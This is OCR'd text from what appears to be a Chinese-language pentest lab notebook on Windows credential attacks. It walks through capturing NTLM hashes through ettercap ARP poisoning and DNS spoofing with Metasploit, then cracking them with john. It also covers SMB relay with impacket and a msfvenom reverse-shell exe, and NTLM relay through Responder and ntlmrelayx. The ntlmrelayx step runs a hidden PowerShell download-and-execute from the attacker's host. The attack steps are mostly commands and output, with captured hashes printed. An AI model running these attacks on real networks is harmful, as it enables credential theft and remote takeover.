
```
                print "[-]Password is : ",line

        print "[-]the end"

pwd_filename = 'pwd.txt'
ntlm_rsp                                                                                                =
"administrator::MOSHUQI:f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bfdf2189ff68:010100000
0000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f0053004800550051
00490001001e00570049004e002d00470047005100490037003300 4d00440049004f004a0004
0020006d006f00730068007500710069002e00740065007300 74002e0063006f006d00030040
00570049004e002d00470047005100490037003300 4d00440049004f004a002e006d006f0073
00680075007100 69002e00740065007300 74002e0063006f006d00050020006d006f00730068
00750071006900 2e00740065007300 74002e0063006f006d0007000800c59f891f893fd401060
004000200000008003000300000000000000000000000000300000f09c40b4bc8e8c10d68fd059
b39eddc9921681b8f739d3b876b14f73b5e31a960a001000000000000000000000000000000000
0000090028004800540054005000 2f003100390032002e003100360038002e00310034003400
2e003100340031000000000000000000000000"
hash_sploit(aaa,b)
```

NTLM HASH 获取


ettercap+msf

192.168.144.130 为 Kali 的 IP 地址将 etter.dns 内容改成* A 192.168.144.130


打开 ettercap
Sniff--Unified sniffing 选择要使用的网卡，一般默认是 eth0，看情况选择
然后进入之后选 scan for hosts，再在 hosts list 里就可以查看局域网里有哪些地址了



然后选择 Mitm 里的 ARARP poisoning，然后在弹出的框启用 sniff remote connects，点击 ok。




然后在 Plugins 里选择 dns_spoof



然后就可以打开 msf 来进行捕获了

在受害主机访问任意页面会出现登录框，要求输入账号密码



可以看到结果里面

DOMAIN 为 0m0a1

USER 为 administrator

同时会在指定目录生成_netlmv2 和_netntlmv2，可以使用 john 来爆破这个 hash 值，但是成功率就看运气了

```
root@kali:~/Desktop# john _netntlmv2
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC
-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:46  3/3 0g/s 422182p/s 844229c/s 844229C/s max7bd
0g 0:00:02:11  3/3 0g/s 432647p/s 865246c/s 865246C/s ph05ll
0g 0:00:05:18  3/3 0g/s 441746p/s 883473c/s 883473C/s keksds
0g 0:00:07:35  3/3 0g/s 443510p/s 887006c/s 887006C/s 13m5ke
0g 0:00:10:24  3/3 0g/s 445402p/s 890795c/s 890795C/s 8b4bcm
0g 0:00:10:25  3/3 0g/s 445402p/s 890795c/s 890795C/s 8an0mb
0g 0:01:07:20  3/3 0g/s 446255p/s 892509c/s 892509C/s 1qq53ase
Session aborted
```

爆 123 是挺快的，其他随缘

SMBrelay-msf+impacket

实验

环境：

192.168.144.141　访问主机

192.168.144.130　kali


192.168.144.149　受攻击主机

所用工具：

Impacket/smbrelayx.py

MSF

主要结构如下图：



1、在 Kali 上使用 msf 生成带有反弹 shell payload 的 exe 文件

```
root@kali:/opt/impacket/examples# msfvenom -p windows/meterpreter/reverse_tcp LH
OST=192.168.144.130 -f exe>./smbtest.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

2、开启 smbrelay.py

-h 设置受害主机 IP 地址，在这里是 192.168.144.149

-e 设置加载文件，也就是上一步生成的 smbtest.exe

```
root@kali:/opt/impacket/examples# python2 smbrelayx.py -h 192.168.144.149 -e smb
test.exe
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target 192.168.144
.149
```

3、打开 msf，开启反向端口监听

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
```

然后在 shell 主机上访问 192.168.144.130(kali 主机)

```
C:\Users\Administrator>dir \\192.168.144.149\c$
 驱动器 \\192.168.144.149\c$ 中的卷没有标签。
 卷的序列号是 5C2E-0E68

 \\192.168.144.149\c$ 的目录

2009/07/14  11:20    <DIR>          PerfLogs
2018/09/28  17:33    <DIR>          Program Files
2018/09/28  17:34    <DIR>          Program Files (x86)
2018/09/28  18:56    <DIR>          Users
2018/10/14  15:26    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 52,702,887,936 可用字节

C:\Users\Administrator>dir \\192.168.144.130\c$
系统找不到指定的路径。

C:\Users\Administrator>
```

然后 Kali 上就会反弹回 192.168.144.141 的 meterpreter

```
root@kali:/opt/impacket/examples# python2 smbrelayx.py -h 192.168.144.149 -e smb
test.exe
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target 192.168.144
.149
[*] Authenticating against 192.168.144.149 as 0M0A1\Administrator SUCCEED
[*] Administrator::0M0A1:3a46d82bcb244a550000000000000000000000000000000:db300d
c2e973db64a9dd86a1804a0145e120b06a0d55ac5d:1daea6c8edee1c3f
[*] Requesting shares on 192.168.144.149.....
[*] Sending status code STATUS_SUCCESS after authentication to 192.168.144.141
[-] TreeConnectAndX not found C$
[-] TreeConnectAndX not found C$
[*] Found writable share ADMIN$
[*] Uploading file NcxQySqs.exe
[*] Opening SVCManager on 192.168.144.149.....
[*] Creating service CkOb on 192.168.144.149.....
[*] Starting service CkOb.....
[*] Service Installed.. CONNECT!
[*] Opening SVCManager on 192.168.144.149.....
[*] Stopping service CkOb.....
[*] Removing service CkOb.....
[*] Removing file NcxQySqs.exe.....
^C[*] Quitting.. please wait
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 192.168.144.149
[*] Sleeping before handling stage...
[*] Meterpreter session 2 opened (192.168.144.130:4444 -> 192.168.144.149:54481)
 at 2018-10-14 03:37:12 -0400

meterpreter > shell
Process 2520 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>ls
ls
'ls' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Windows\system32>dir
dir
 驱动器 C 中的卷没有标签。
 卷的序号是 5C2E-0E68

 C:\Windows\system32 的目录

2018/09/28  17:34    <DIR>          .
2018/09/28  17:34    <DIR>          ..
2011/04/12  22:45    <DIR>          0409
2009/06/11  05:16           2,151,12520437.cpx
```

但是在这里存在一个问题就是 smbrelayx.py 会主动的有一个 stopping service ckob 的过程，一旦结束这个服务之后 shell 就会断开了,应该是脚本里写成这样的，后面看下脚本然后确认下。

原理

原理就是通过 smbrelayx.py 进行劫持转发流量，获取 192.168.144.141 的认证信息（NTLMhash 或者 LMhash 等），然后转发到 192.168.144.149 上，通过这个过程获得 192.168.144.149 的权限。

可以看到有个 uploading file NcxQySqs.exe 的过程，也就是获取权限之后上传含有 payload 的可执行文件然后反弹 shell 至 msf，整个攻击过程结束。

引用一下 n1nty 的一个文章

https://mp.weixin.qq.com/s/aemG5XwVdyzNbOBXztDUbA

NTLMrelay

前面说了一下 SMBrelay，NTLMrelay 和 SMBrelay 的原理和实验过程其实差不多，还是记录一下。

实验

环境：


192.168.144.141 访问主机
192.168.144.130 kali
192.168.144.149 受攻击主机

所用工具：

Impacket/ntlmrelayx.py
Responder
MSF


开始：

主要结构如下图：




设置 Responder，将 SMB 和 HTTP 关闭

root@kali:/opt/Responder2/Responder# vim Responder.conf




然后开启 Responder

root@kali:/opt/Responder2/Responder# python2 Responder.py -I eth0 -r -d -w



然后打开 MSF


```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set LHOST 192.168.144.130
LHOST => 192.168.144.130
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > exploit
```



然后开启 Impacket/ntlmrelayx.py

root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149 -c 'powershell.exe -nop -w hidden -c $O=new-object net.webclient;$O.proxy=[Net.WebRequest]::GetSystemWebProxy();$O.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $O.downloadstring('http://192.168.144.130:8080/OJTeAxUkzNCrkY');'

这里用-tf 可以指定 TXT 列表




也就是说准备阶段三个步骤：

开启 msf 监听

